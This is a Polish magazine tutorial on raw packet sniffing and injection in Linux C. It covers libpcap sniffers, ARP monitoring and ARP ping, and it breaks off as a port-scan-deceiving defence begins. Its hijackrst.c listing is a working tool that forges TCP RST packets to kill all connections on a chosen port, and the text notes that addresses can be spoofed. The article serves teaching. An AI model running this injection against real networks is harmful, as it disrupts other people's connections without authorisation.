Wąchaj i wstrzykuj

Niskopoziomowe programowanie sieciowe w Linuksie

Bartosz Chodorowski <chomzee@ethernet.pl>

Artykuł ukazał się w numerze 02/2008 czasopisma **Xploit**.
Prawa do niego posiada **Linux New Media Polska Sp. z o.o.**

7 listopada 2009

Czasami chcemy aby nasz system wykonywał operacje, których nie przewidzieli programiści takich kombajnów jak iptables, tcpdump czy nemesis. Jeżeli dokładnie wiemy co chcemy osiągnąć, wystarczy napisać własnoręcznie program, który będzie to robił. Potrzebujemy jedynie wiedzy na temat niskopoziomowego programowania sieciowego w Linuksie.

Tradycyjne programowanie sieciowe umożliwia nam korzystanie z gniazd, które mogą komunikować się protokołami TCP/IP (SOCK_STREAM) lub UDP/IP (SOCK_DGRAM). Programista jedynie wysyła i odbiera dane przez gniazdo, przygotowywaniem pakietów, które rzeczywiście przechodzą przez interfejs sieciowy, zajmuje się system operacyjny. Czasem jednak chcemy „pobawić się" wszystkimi protokołami sieciowymi, od warstwy aplikacji do sieciowej włącznie. Chcielibyśmy, aby nasz program przetwarzał, filtrował pakiety przychodzące na interfejs sieciowy oraz formułował własne pakiety i wysyłał je (nawet, jeśli ich zawartość nie jest zgodna z przyjętymi standardami).

Słowniczek:

Sniffer *(ang. wąchacz)* jest programem służącym do przechwytywania i analizowania danych przepływających w sieci.

Promiscuous mode *(ang. tryb promiskuitywny)* to tryb pracy karty sieciowej, w którym karta akceptuje wszystkie pakiety sieciowe. Podczas normalnej pracy karta sieciowa odrzuca i w ogóle nie przetwarza pakietów, które nie są adresowane do niej. Tryb promiscuous umożliwia podsłuchiwanie wszystkich pakietów, które do nas docierają.

1 Prosty sniffer

Program tcpdump jest bardzo dobrym snifferem. Na uznanie zasługuje również wireshark, którego graficzny interfejs sprawdza się idealnie, gdy chcemy poznać sposób działania danego protokołu, zdiagnozować problem w sieci itp. Oba te programy korzystają z biblioteki libpcap – umożliwia ona odczytywanie pakietów bezpośrednio z interfejsu sieciowego.

Listing 1: sniff1.c

```
#include <stdio.h>
#include <stdlib.h>
#include <pcap.h>

int main(int argc, char *argv[])
{
        char *dev;
        char errbuf[PCAP_ERRBUF_SIZE];
```

```
        pcap_t* descr;
        const u_char *p;
        struct pcap_pkthdr hdr;

        /* wybieramy interfejs sieciowy do nasluchu */
        if (argc < 2)
                dev = pcap_lookupdev(errbuf);
        else
                dev = argv[1];

        if (dev == NULL)
        {
                fprintf(stderr, "%s\n", errbuf);
                return 1;
        }

        /* rozpoczynamy wachanie */
        descr = pcap_open_live(dev, -1, 1, -1, errbuf);

        if (descr == NULL)
        {
                fprintf(stderr, "pcap_open_live():␣%s\n", errbuf);
                return 1;
        }
        fprintf(stderr, "Slucham␣na␣interfejsie:␣%s␣(tryb␣promiscuous)\n",
                dev);

        /* petla, w ktorej odbieramy pakiety */
        for (;;)
        {
                p = pcap_next(descr, &hdr);

                if (p == NULL)
                {
                        fprintf(stderr, "Blad␣podczas␣odbierania␣pakietu␣"
                                "(pcap_next()␣zawiodlo)\n");
                        return 1;
                }

                printf("."); /* wydrukuj kropke gdy zlapaliemy pakiet */
                fflush(stdout);
        }

        return 0;
}
```

Napisanie własnego, prostego programu z użyciem libpcap jest banalnie proste. Mechanizm podsłuchiwania pakietów demonstruje program `sniff1.c` (listing 1). Kompilacja tego programu odbywa się po wydaniu polecenia:

```
$ gcc -o sniff1 sniff1.c -lpcap
```

Teraz należy uruchomić program `sniff1` z prawami administratora systemu (tylko root może przechwytywać dane w taki sposób).

```
# ./sniff1
Slucham na interfejsie: eth0 (tryb promiscuous)
.................
```

Każdy przechwycony pakiet symbolizuje jedna kropka na wyjściu. Aby przerwać pracę programu, należy użyć kombinacji klawiszy ctrl+c. Aby nasłuchiwać na innym interfejsie, należy podać jego nazwę w pierwszym argumencie:

```
# ./sniff1 eth2
Slucham na interfejsie: eth2 (tryb promiscuous)
.........
```

Omówię teraz funkcje z biblioteki libpcap, których używa nasz prosty sniffer.

Funkcja `pcap_open_live`:

```
pcap_t *pcap_open_live(char *device, int snaplen, int promisc, int to_ms,
        char *ebuf);
```

Służy do otwarcia urządzenia sieciowego, podobnie jak funkcja fopen otwiera pliki. Funkcja zwraca swojego rodzaju deskryptor, do którego będziemy się odwoływać w czasie odbierania danych. Jeżeli funkcja zwraca wartość NULL w przypadku błędu. Argumenty funkcji to:

- `device` – nazwa interfejsu, na którym chcemy nasłuchiwać,
- `snaplen` – ilość bajtów, jaką maksymalnie chcemy odczytać z każdego pakietu. Jeżeli chcemy odbierać całe pakiety, ustawiamy temu argumentowi wartość -1,
- `promisc` – określa, czy chcemy przełączyć kartę sieciową w tryb promiscuous czy nie,
- `to_ms` – we wszystkich przykładach przypisujemy argumentowi wartość -1,
- `ebuf` – wskaźnik do bufora, w którym będzie odkładana informacja o błędzie, gdy coś pójdzie nie tak.

Po sprawdzeniu, czy nie wystąpił błąd, możemy przejść do rzeczywistego odczytywania pakietów w nieskończonej pętli.

Pakiety odbiera funkcja:

```
u_char *pcap_next(pcap_t *p, struct pcap_pkthdr *h);
```

Gdy do interfejsu nie dociera żaden pakiet, funkcja wstrzymuje wykonywanie programu. Po otrzymaniu pakietu, funkcja zwraca wskaźnik do odebranych danych. Argumenty, które przyjmuje funkcja są następujące:

- `p` – deskryptor zwrócony przez `pcap_open_live`
- `h` – wskaźnik do struktury, w której odłożone zostaną dodatkowe dane o otrzymanym pakiecie

Warto przyjrzeć się strukturze `struct pcap_pkthdr`:

```
struct pcap_pkthdr
{
        struct timeval ts;
        bpf_u_int32 caplen;
        bpf_u_int32 len;
};
```

Szczególnie interesuje nas pole `len`, które oznacza długość odebranego pakietu. Właśnie tyle bajtów możemy odczytać ze wskaźnika, który zwróciła funkcja `pcap_next` (o ile nie podaliśmy mniejszej wartości snaplen podczas wywołania `pcap_open_live`).


Jeżeli chcemy zgrabnie i elegancko zakończyć podsłuch, wykonujemy funkcję:

```
void pcap_close(pcap_t * p);
```

2 Odbieranie danych

Zastosowanie programu `sniffer1.c` w praktyce jest nikłe, chyba, że chcemy prowadzić statystyki dotyczące ilości pakietów przepływającą przez kartę sieciową. Po otrzymaniu pakietu warto byłoby wykonać coś sensowniejszego niż tylko wydrukować kropkę na wyjście.

Rysunek 1: Schemat pakietu ARP. Zielony kolor symbolizuje nagłówek protokołu Ethernet, różowy – ARP.



Znając strukturę protokołów Ethernet II oraz ARP (rysunek 1) napiszemy program, który wykrywa wszystkie zapytania i odpowiedzi ARP, które docierają do naszej maszyny. Aby uznać dane za pakiet ARP, musi on mieć bajt 12 ustawiony na 0x08 oraz bajt 13 na 0x06. Następnie jeśli wartość bajtów 20 i 21 wynosi 0x00 0x01, wówczas mamy do czynienia z zapytaniem ARP, jeżeli natomiast wartości te wynoszą kolejno 0x00 0x02, wówczas rozpatrujemy odpowiedź ARP. Listing 2 pokazuje różnice pomiędzy naszym pierwszym programem `sniffer1.c`, a programem `sniffer2.c`, który wyświetla informacje o ruchu pakietów ARP. Listing 3 pokazuje przykładowy wynik działania programu.

Listing 2: sniff2.c

```
/* [...] */

/* rozpoczynamy wachanie (snaplen 42 w tym przypadku wystarczy) */
descr = pcap_open_live(dev, 42, 1, -1, errbuf);

/* [...] */

/* petla, w ktorej odbieramy pakiety */
for (;;)
{
        p = pcap_next(descr, &hdr);

        if (p == NULL)
        {
                fprintf(stderr, "Blad␣podczas␣odbierania␣pakietu␣"
                        "(pcap_next()␣zawiodlo)\n");
                return 1;
        }
```

```
                /* pakiet krotszy niz 42 bajty na pewno nie jest
                 * pakietem ARP */
                if (hdr.len < 42)
                        continue;

                /* ignoruj pakiet, gdy nie jest to protokol ARP */
                if (!(p[12]==0x08 && p[13]==0x06))
                        continue;

                /* zapytanie ARP */
                if (p[20]==0x00 && p[21]==0x01)
                        printf("%02x:%02x:%02x:%02x:%02x:%02x␣>␣"
                                "%02x:%02x:%02x:%02x:%02x:%02x␣"
                                "kim␣jest␣%d.%d.%d.%d?␣pyta␣%d.%d.%d.%d\n",
                                p[6], p[7], p[8], p[9], p[10], p[11],
                                p[0], p[1], p[2], p[3], p[4], p[5],
                                p[38], p[39], p[40], p[41],
                                p[28], p[29], p[30], p[31]);

                /* odpowiedz ARP */
                else if (p[20]==0x00 && p[21]==0x02)
                        printf("%02x:%02x:%02x:%02x:%02x:%02x␣>␣"
                                "%02x:%02x:%02x:%02x:%02x:%02x␣"
                                "%d.%d.%d.%d␣jest␣pod␣"
                                "%02x:%02x:%02x:%02x:%02x:%02x\n",
                                p[6], p[7], p[8], p[9], p[10], p[11],
                                p[0], p[1], p[2], p[3], p[4], p[5],
                                p[28], p[29], p[30], p[31],
                                p[22], p[23], p[24], p[25], p[26], p[27]);
        }
        /* [...] */
}
```

Listing 3: wynik działania programu sniff2

```
# ./sniff2
Slucham na interfejsie: eth0 (tryb promiscuous)
00:14:85:8d:35:ca > ff:ff:ff:ff:ff:ff kim jest 10.1.0.200? pyta 10.1.6.8
00:20:ed:b1:bf:cc > ff:ff:ff:ff:ff:ff kim jest 10.1.21.104? pyta 10.1.32.1
00:1b:24:1a:31:c5 > 00:20:ed:b1:bf:cc 10.1.21.104 jest pod 00:1b:24:1a:31:c5
00:30:4f:2a:c2:4a > ff:ff:ff:ff:ff:ff kim jest 10.1.0.1? pyta 10.1.49.1
00:1e:8c:fb:4f:d7 > ff:ff:ff:ff:ff:ff kim jest 10.1.12.7? pyta 10.1.5.7
00:1e:8c:fb:4f:d7 > ff:ff:ff:ff:ff:ff kim jest 10.1.20.105? pyta 10.1.5.7
00:0d:61:31:24:ea > ff:ff:ff:ff:ff:ff kim jest 10.1.19.6? pyta 10.1.5.1
00:1b:24:1a:31:c5 > ff:ff:ff:ff:ff:ff kim jest 10.1.0.200? pyta 10.1.21.104
00:0e:0c:d9:b7:fc > 00:1b:24:1a:31:c5 10.1.0.200 jest pod 00:0e:0c:d9:b7:fc
00:50:8d:e3:f6:bd > ff:ff:ff:ff:ff:ff kim jest 10.1.0.200? pyta 10.1.6.6
```

3 Wysyłanie własnych pakietów

Wiemy już jak po cichutku wąchać w naszej sieci, teraz zróbmy trochę zamieszania formułując własne pakiety i wysyłając je w sieć. Nadanie prostego zapytania ARP przedstawia listing 4 zawierający plik `sendpacket.c`. Kompilacja nie wymaga oczywiście dołączania biblioteki libpcap, gdyż w ogóle jej nie używamy:

```
$ gcc -o sendpacket sendpacket.c
```

Użycie:

```
# ./sendpacket eth0
```

Listing 4: sendpacket.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <net/if.h>
#include <linux/if_packet.h>
#include <errno.h>

char buf[] =
{
/* Ethernet II */
0xff, 0xff, 0xff, 0xff, 0xff, 0xff, /* Destination: broadcast */
0x00, 0x1b, 0x24, 0x1a, 0x31, 0xc5, /* Source */
0x08, 0x06, /* Type: ARP */

/* ARP */
0x00, 0x01, /* Hardware type: Ethernet */
0x08, 0x00, /* Protocol Type: IP */
0x06, /* Hardware size: 6 */
0x04, /* Protocol size: 4 */
0x00, 0x01, /* Opcode: request */
0x00, 0x1b, 0x24, 0x1a, 0x31, 0xc5, /* Sender MAC */
0x0a, 0x01, 0x15, 0x68, /* Sender IP: 10.1.21.104 */
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, /* Target MAC */
0x0a, 0x01, 0x00, 0x01 /* Target IP: 10.1.0.1 */
};

int main(int argc, char *argv[])
{
        int sockfd; /* gniazdo */
        struct sockaddr_ll addr; /* adres */

        /* wybieramy interfejs sieciowy na ktory chcemy wyslac pakiet */
        if (argc != 2)
        {
                fprintf(stderr, "Podaj␣interfejs,␣na␣ktory␣mam␣wyslac␣"
                        "pakiet\n");
                return 1;
        }

        /* uzupelniamy strukture adresu */
        memset (&addr, 0, sizeof(addr));
        addr.sll_family = AF_PACKET;
        addr.sll_ifindex = if_nametoindex(argv[1]);

        /* prosimy system o "surowe gniazdo", przez ktore mozemy wyslac
         * dowolny pakiet! */
        if ((sockfd = socket(PF_PACKET, SOCK_RAW, 0)) == -1)
        {
                perror("blad␣przy␣socket");
                return 1;
        }

        /* wysylamy */
```

```
        if (sendto(sockfd, buf, sizeof(buf), 0,
                (struct sockaddr *)&addr, sizeof(addr)) == -1)
        {
                fprintf(stderr, "Blad przy sendto: %s\n", strerror(errno));
                close(sockfd);
                return 1;
        }

        /* zamykamy gniazdo */
        close(sockfd);
        return 0;

}
```

Może program sendpacket.c wygląda skromnie, jednak daje on nam prawdziwą władzę – możemy wysłać do sieci **dowolny** pakiet, ingerując we wszystkie protokoły sieciowe począwszy od Ethernetu. Taki program w nieodpowiedzialnych rękach może być zagrożeniem dla całej sieci, wystarczy wyobrazić sobie kombinację `for(;;) sendto();` ...

Zastosowane funkcje `socket` oraz `sendto` powinny być ci już znane z tradycyjnego programowania gniazd datagramowych (UDP). Różnica tkwi w parametrach, z którymi wywułujemy funkcję socket. Przydatna okazuje się również funkcja `if_nametoindex`, która zwraca numer przyporządkowany interesującemu nas interfejsowi sieciowemu.

`sendpacket.c` jest oczywiście tylko szkieletem prezentującym sposób, w jaki można wysłać w sieć dowolny pakiet, pisanie osobnego programu do wysyłania osobnego pakietu jest oczywiście pomysłem absurdalnym. Teraz, gdy wiemy jak podsłuchiwać pakiety docierające do naszego systemu i wysyłać własne pakiety, możemy stworzyć programy, które wąchają w oczekiwaniu na dany pakiet i na jego podstawie formułują odpowiedź. Możliwe jest również działanie odwrotne – wysyłamy pakiet i czekamy na odpowiedź płynącą z sieci... Zastosowań takich programów może być wiele, przedstawię kilka z nich i pokażę praktyczną implementację programów dobrych do tych zastosowań.

4 ARP ping

Spróbujmy zatem sami napisać program wykonujący tzw. „ARP ping". Aby sprawdzić czy dany komputer w sieci jest włączony, można użyć powszechnie znanego programu ping. Jednak host którego pingujemy może nie odpowiadać na wysyłane przez naszą maszyną komunikaty ICMP. Jednak maszyna niemal na pewno odpowie na zapytanie ARP! Jest do powszechnie znana metoda, używana między innymi przez program o nazwie arping. Napiszmy program, który wykonuje taką operację. Kod źródłowy przedstawia listing 5.

Listing 5: whois.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <pcap.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <net/if.h>
#include <linux/if_packet.h>
#include <errno.h>

/* Nalezy wpisac tutaj adres MAC naszej karty sieciowej */
static char OUR_MAC[] = {0x00, 0x1b, 0x24, 0x1a, 0x31, 0xc5};
```

```
/* Nalezy wpisac tutaj nasz adres IP oddzielajac liczby przecinkiem a nie
 * kropka :) */
char OUR_IP[] = {10,1,21,104};

char buf[] =
{
/* Ethernet II */
0xff, 0xff, 0xff, 0xff, 0xff, 0xff, /* Destination: broadcast */
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, /* Source */
0x08, 0x06, /* Type: ARP */

/* ARP */
0x00, 0x01, /* Hardware type: Ethernet */
0x08, 0x00, /* Protocol Type: IP */
0x06, /* Hardware size: 6 */
0x04, /* Protocol size: 4 */
0x00, 0x01, /* Opcode: request */
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, /* Sender MAC */
0x00, 0x00, 0x00, 0x00, /* Sender IP */
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, /* Target MAC */
0x00, 0x00, 0x00, 0x00 /* Target IP */
};

static int parse_ip(char *dest, char *source)
{
        memset(dest, 0, 4);

        if (inet_aton(source, (struct in_addr *)dest) == 0)
                return 1;

        return 0;
}

int main(int argc, char *argv[])
{
        char *dev;
        char errbuf[PCAP_ERRBUF_SIZE];
        pcap_t* descr;
        const u_char *p;
        struct pcap_pkthdr hdr;

        int sockfd; /* gniazdo */
        struct sockaddr_ll addr; /* adres */

        char ip[4];

        if (argc != 3)
        {
                fprintf(stderr, "uzycie:␣%s␣interfejs␣adres_ip\n", argv[0]);
                return 1;
        }

        /* wybieramy interfejs sieciowy do nasluchu */
        dev = argv[1];
        if (dev == NULL)
        {
                fprintf(stderr, "%s\n", errbuf);
                return 1;
        }

        /* drugi argument powinien zawierac adres IP. Sparsuj go do tablicy
```

```
 * ip, jesli cos pojdzie nie tak, wypisz informacje o bledzie
 * i zakoncz dzialanie */
if (parse_ip(ip, argv[2]))
{
        fprintf(stderr, "nieprawidlowo␣podany␣adres␣ip\n");
        return 1;
}

/* rozpoczynamy wachanie (snaplen 42 w tym przypadku wystarczy) */
descr = pcap_open_live(dev, 42, 1, -1, errbuf);

if (descr == NULL)
{
        fprintf(stderr, "pcap_open_live():␣%s\n", errbuf);
        return 1;
}

/* uzupelniamy strukture adresu */
memset (&addr, 0, sizeof(addr));
addr.sll_family = AF_PACKET;
addr.sll_ifindex = if_nametoindex(dev);

/* prosimy system o "surowe gniazdo" */
if ((sockfd = socket(PF_PACKET, SOCK_RAW, 0)) == -1)
{
        perror("blad␣przy␣socket");
        return 1;
}

/* uzupelniamy pakiet o potrzebne dane */
memcpy(&buf[6], OUR_MAC, 6);
memcpy(&buf[22], OUR_MAC, 6);
memcpy(&buf[28], OUR_IP, 4);
memcpy(&buf[38], ip, 4);

/* wysylamy zapytanie ARP */
if (sendto(sockfd, buf, sizeof(buf), 0,
        (struct sockaddr *)&addr, sizeof(addr)) == -1)
{
        fprintf(stderr, "Blad␣przy␣sendto:␣%s\n", strerror(errno));
        close(sockfd);
        return 1;
}

/* zamykamy gniazdo */
close(sockfd);

/* petla, w ktorej odbieramy pakiety */
for (;;)
{
        p = pcap_next(descr, &hdr);

        if (p == NULL)
        {
                fprintf(stderr, "Blad␣podczas␣odbierania␣pakietu␣"
                        "(pcap_next()␣zawiodlo)\n");
                return 1;
        }

        /* pakiet krotszy niz 42 bajty na pewno nie jest
         * pakietem ARP */
        if (hdr.len < 42)
```

```
                        continue;

                /* ignoruj pakiet, gdy nie jest to protokol ARP */
                if (!(p[12]==0x08 && p[13]==0x06))
                        continue;

                /* ignoruj pakiet, jesli nie jest odpowiedz ARP */
                if (!(p[20]==0x00 && p[21]==0x02))
                        continue;

                /* ignoruj pakiet, jesli nie jest odpowiedzia na nasze
                 * zapytanie */
                if (memcmp(ip, &p[28], 4))
                        continue;

                printf("%02x:%02x:%02x:%02x:%02x:%02x\n",
                        p[22], p[23], p[24], p[25], p[26], p[27]);

                pcap_close(descr);
                return 0;
        }
}
```

Przed skompilowaniem programu `whois.c` należy ustawić własne dane w tablicach OUR_MAC oraz OUR_IP, aby pakiet przeszedł przez sieć zupełnie legalnie. Oczywiście, jeżeli sieć nie posiada jakiś wymyślnych zabezpieczeń, sfałszowanie własnego adresu MAC i IP nie powinno wpłynąć na odpowiedź, którą otrzymamy (lub nie). Jako drugi argument podajemy nazwę interfejsu, na którym będziemy operować, w trzecim umieszczamy adres IP hosta, którego chcemy odpytać. Jeżeli host istnieje w sieci, odpowie na nasze zapytanie ARP, a program wypisze na wyjście jego adres MAC i zakończy działanie. Jeżeli zaś program nie otrzyma odpowiedzi, znaczy, że ciągle na nią czeka. W tym przypadku odpytywany przez nas adres IP prawdopodobnie nie istnieje w sieci i pozostaje nam jedynie przerwać program kombinacją klawiszy ctrl+c.

Kompilacja przebiega identycznie jak w przypadku poprzednich programów korzystających z biblioteki libpcap:

```
$ gcc -o whois whois.c -lpcap
```


Przykładowe użycie:

```
# ./whois eth0 10.1.0.1
00:0e:0c:d9:b7:fc
```

5 Wkraczamy w poważniejsze protokoły

Dotychczas „bawiliśmy się” jedynie protokołami Ethernet II oraz ARP. Nic nie stoi na przeszkodzie, abyśmy sięgnęli dalej i zainteresowali się protokołami IP, ICMP, UDP oraz TCP. Bez wątpienia połączenia TCP/IP stanowią fundament funkcjonowania obecnych sieci komputerowych, wobec czego znajomość działania protokołów wykorzystywanych przez tę technologię jest niezbędna do niskopoziomowej żonglerki pakietami. Schemat budowy pakietów TCP/IP przedstawia rysunek 2 (opcje protokołu IP są na tyle rzadko używane, że w naturalny sposób zostały pominięte na tym rysunku). Protokoły UDP i ICMP mają dużo prostszą budowę i ich użycie nie sprawiałoby problemów.

Rysunek 2: Schemat pakietu TCP/IP. Kolory symbolizują nagłówki protokołów: zielony – ethernet, czerwony – IP, niebieski – TCP.



6 Sumy kontrolne

Sumy kontrolne zapewniają poprawność przesłanych danych. Suma znajdująca się w protokole IP liczona jest przy pomocy tego samego algorytmu co suma będąca częścią nagłówka TCP, jednak oczywiście sumowane są inne dane w obu przypadkach. Algorytm bardzo zgrabnie zaimplementowany jest w funkcji `checksum` zaprezentowanej na listingu 6.

Listing 6: funkcja licząca sumę kontorlną

```
unsigned short checksum(unsigned short *buffer, int size)
{
        unsigned long cksum=0;

        while (size > 1)
        {
                cksum += *buffer++;
                size  -= sizeof(unsigned short);
        }

        if (size)
                cksum += *(char*)buffer;

        cksum = (cksum >> 16) + (cksum & 0xffff);
        cksum += (cksum >> 16);

        return (unsigned short)(~cksum);
}
```

Suma kontrolna znajdująca się w nagłówku IP jest liczona ze wszystkich bajtów tego nagłówka, w którym bajty odpowiedzialne za sumę kontrolną zostały wcześniej wyzerowane.

Do policzenia sumy TCP powinniśmy użyć dodatkowej pomocniczej struktury zwanej pseudo nagłówkiem (pseudo header). Możemy sprowadzić to do utworzenia bufora, w którym umieścimy kolejno:

- źródłowy adres IP (4 bajty)
- docelowy adres IP (4 bajty)
- identyfikacja protokółu, 0x0006 dla TCP (2 bajty)
- długość nagłówka TCP i danych (2 bajty)

- nagłówek TCP z wyzerowanymi bajtami odpowiedzialnymi za sumę kontrolną dane TCP

Po wszystkich bajtach pseudo nagłówka liczona jest suma kontrolna, która umieszczana jest w nagłówku TCP. Po jej obliczeniu pseudo nagłówek nie jest już potrzebny, nie jest bowiem wysyłany.

7 Uprowadzenie połączenia TCP

Jeżeli możemy podsłuchać jakieś połączenie TCP, możemy też bez problemu je „uprowadzić", czyli wstrzyknąć pakiet tak aby wyglądał, jakby był wysłany przez jedną z komunikujących się stron. Wówczas host, który otrzymał sfałszowany pakiet będzie kontynuować komunikację z nami, podczas gdy drugi system zauważy zawieszenie (desynchronizację) połączenia. W teorii pozwala to na wydobycie lub modyfikację poufnych informacji w sytuacji, gdy hasło lub inna metoda autoryzacji stosowana jest jedynie na początku komunikacji.

Z najprostszym przykładem uprowadzenia połączenia mamy do czynienia, gdy sfałszowany pakiet posiada ustawioną flagę RST – system który otrzyma taki pakiet zmuszony jest przerwać połączenie (connection reset by peer). Jedyne co musimy zrobić, to wywąchać pakiet z flagą ACK z połączenia które nas interesuje i wstrzyknąć pakiet, którego numer sekwencyjny (SEQ) równy jest numerowi potwierdzenia ACK w odebranym pakiecie.

Najważniejsze fragmenty programu `hijackrst.c` implementujący uprowadzanie połączeń TCP przedstawia listing 7.

Listing 7: hijackrst.c

```
char buf[] =
{
/* Ethernet II */
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, /* destination */
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, /* source */
0x08, 0x00, /* Type: IP */

/* IP */
0x45, /* version: 4, header len: 20 */
0x00,
0x00, 0x28, /* total len: 40 */
0x00, 0x00, /* ID */
0x00, 0x00, /* flags, offset */
0x80, /* TTL */
0x06, /* proto: TCP */
0x00, 0x00, /* header checksum */
0x00, 0x00, 0x00, 0x00, /* source */
0x00, 0x00, 0x00, 0x00, /* destination */

/* TCP */
0x00, 0x00, /* source port */
0x00, 0x00, /* destination port */
0x00, 0x00, 0x00, 0x00, /* seq */
0x00, 0x00, 0x00, 0x00, /* ack */
0x50, /* header len: 20 */
0x04, /* flags: RST */
0x00, 0x00, /* window size */
0x00, 0x00, /* checksum */
0x00, 0x00  /* urgent pointer */
};

/* [...] */

        unsigned short sum;              /* do liczenia sum kontrolnych */
```

```
        unsigned char pseudohdr[32];

        unsigned short port;

/* [...] */

        /* petla, w ktorej odbieramy pakiety */
        for (;;)
        {
                p = pcap_next(descr, &hdr);

                if (p == NULL)
                {
                        fprintf(stderr, "Blad␣podczas␣odbierania␣pakietu␣"
                                "(pcap_next()␣zawiodlo)\n");
                        return 1;
                }

                /* musi to byc pakiet IPv4 */
                if (!(p[12] == 0x08 && p[13] == 0x00 && p[14] == 0x45))
                        continue;
                /* musi to byc pakiet TCP */
                if (!(p[23] == 0x06))
                        continue;
                /* wachaj tylko pakiety z ustawiona flaga ACK */
                if (!(p[47]&16))
                        continue;

                /* bierzemy pod uwage tylko pakiety, w ktorych port zrodlowy
                 * lub docelowy jest rowny zawartosci zmiennej port */
                if (memcmp(&port, &p[34], 2) != 0
                 && memcmp(&port, &p[36], 2) != 0)
                        continue;

                /* Kopiujemy w odpowiedni sposob dane z otrzymanego pakietu do
                 * pakietu, ktory zamierzamy wyslac */

                /* adres MAC */
                memcpy(&buf[0], &p[6], 6);
                memcpy(&buf[6], &p[0], 6);

                /* adres IP */
                memcpy(&buf[26], &p[30], 4);
                memcpy(&buf[30], &p[26], 4);

                /* port TCP */
                memcpy(&buf[34], &p[36], 2);
                memcpy(&buf[36], &p[34], 2);

                /* TCP seq ustawiamy na wartosc ack z otrzymanego pakietu */
                memcpy(&buf[38], &p[42], 4);

                /* suma kontrolna IP */
                buf[24] = 0x00;
                buf[25] = 0x00;
                sum = checksum((unsigned short*)&buf[14], 20);
                memcpy(&buf[24], &sum, 2);

                /* suma kontrolna TCP */
                buf[50] = 0x00;
                buf[51] = 0x00;
                memset(pseudohdr, 0, 32);
```

```
                memcpy(&pseudohdr[0], &buf[26], 4);
                memcpy(&pseudohdr[4], &buf[30], 4);
                pseudohdr[9] = 0x06;
                pseudohdr[11] = 0x14;
                memcpy(&pseudohdr[12], &buf[34], 20);
                sum = checksum((unsigned short*)pseudohdr, 32);
                memcpy(&buf[50], &sum, 2);

                /* wysylamy pakiet RST! */
                if (sendto(sockfd, buf, 54, 0,
                        (struct sockaddr *)&addr, sizeof(addr)) == -1)
                {
                        fprintf(stderr, "Blad: %s\n", strerror(errno));
                        close(sockfd);
                        return 1;
                }

                printf("."); /* kropeczka jako znak zwyciestwa */
                fflush(stdout);
        }
/* [...] */
```

Programowi `hijackrst.c` należy podać dwa argumenty: interfejs sieciowy oraz port, na którym połączenia sieciowe mają być zrywane. Po wykonaniu komendy

```
# ./hijactrst eth0 22
```

Zostaną zerwane wszystkie połączenia na domyślnym porcie ssh, a program każdy wysłany pakiet RST zasygnalizuje kropką na wyjściu.

Program „wybiera" połączenia, które ma przerwać, za pomocą portów TCP. Gdybyśmy chcieli, moglibyśmy kwalifikować połączenia do zrywania za pomocą innych kryteriów takich jak na przykład adresy IP nadawcy-/odbiorcy czy też adresy sprzętowe MAC z nagłówka protokołu Ethernet, wystarczy wprowadzić jedynie drobne poprawki w programie.

8 Zabezpieczenie przed skanowaniem portów

Przyjmijmy, że z jakiś względów chcemu utrudnić czy wręcz uniemożliwić skanowanie portów, czyli zdobywanie informacji o usługach udostępnianych przez naszą maszynę w sieci.

Aby to osiągnąć, nasza maszyna nie powinna w ogóle odsyłać pakietów RST,ACK w momencie, gdy napastnik wysyła zaproszenie do połączenia sygnalizowane flagą SYN. Z pomocą przychodzi zwykły firewall (na przykład iptables). Przyjmijmy, że chcemy otworzyć na świat porty 80 i 22, resztę każemy ignorować nie odsyłając powiadomienia o odrzucenia połączenia. Jednak napastnik skanujący porty oczywiście wykryje serwery httpd i sshd działające na naszej maszynie.

Tutaj z pomocą przyjdzie kolejny, tym razem już ostatni, program, którego zadaniem będzie odpowiadanie na wszystkie pakiety SYN pakietami SYN+ACK akceptującymi połączenia na wszystkich portach TCP za wyjątkiem faktycznie otwartych portów 80 i 22 (pakiety SYN kierowane do tych portów zostaną prawidłowo obsłużone przez nasz system operacyjny, odsyłanie na nie sztucznych odpowiedzi powodowałoby konflikty). Wówczas napastnik skanujący nasz komputer otrzyma absurdalną informację, według której wszystkie porty TCP są otwarte! Połączenia te nie będą faktycznie obsługiwane przez stos TCP/IP naszego systemu ope-

racyjnego, nie musimy się więc obawiać o jakąkolwiek stratę wydajności. Wówczas niewprawiony napastnik o nieczystych intencjach prawdopodobnie da sobie spokój i nie będzie już ruszał naszego serwera.

Ciekawe fragmenty programu `fakeresp.c` przedstawia listing 8. Listing 9 pokazuje wynik skanowania portów, gdy na naszej maszynie nie jest uruchomiony program `fakeresp`, listing 10 zawiera znacznie obcięty wynik skanowania portów, gdy fakeresp chroni naszego hosta.

Listing 8: fakeresp.c

```
char OUR_IP[] = {10,1,21,104};

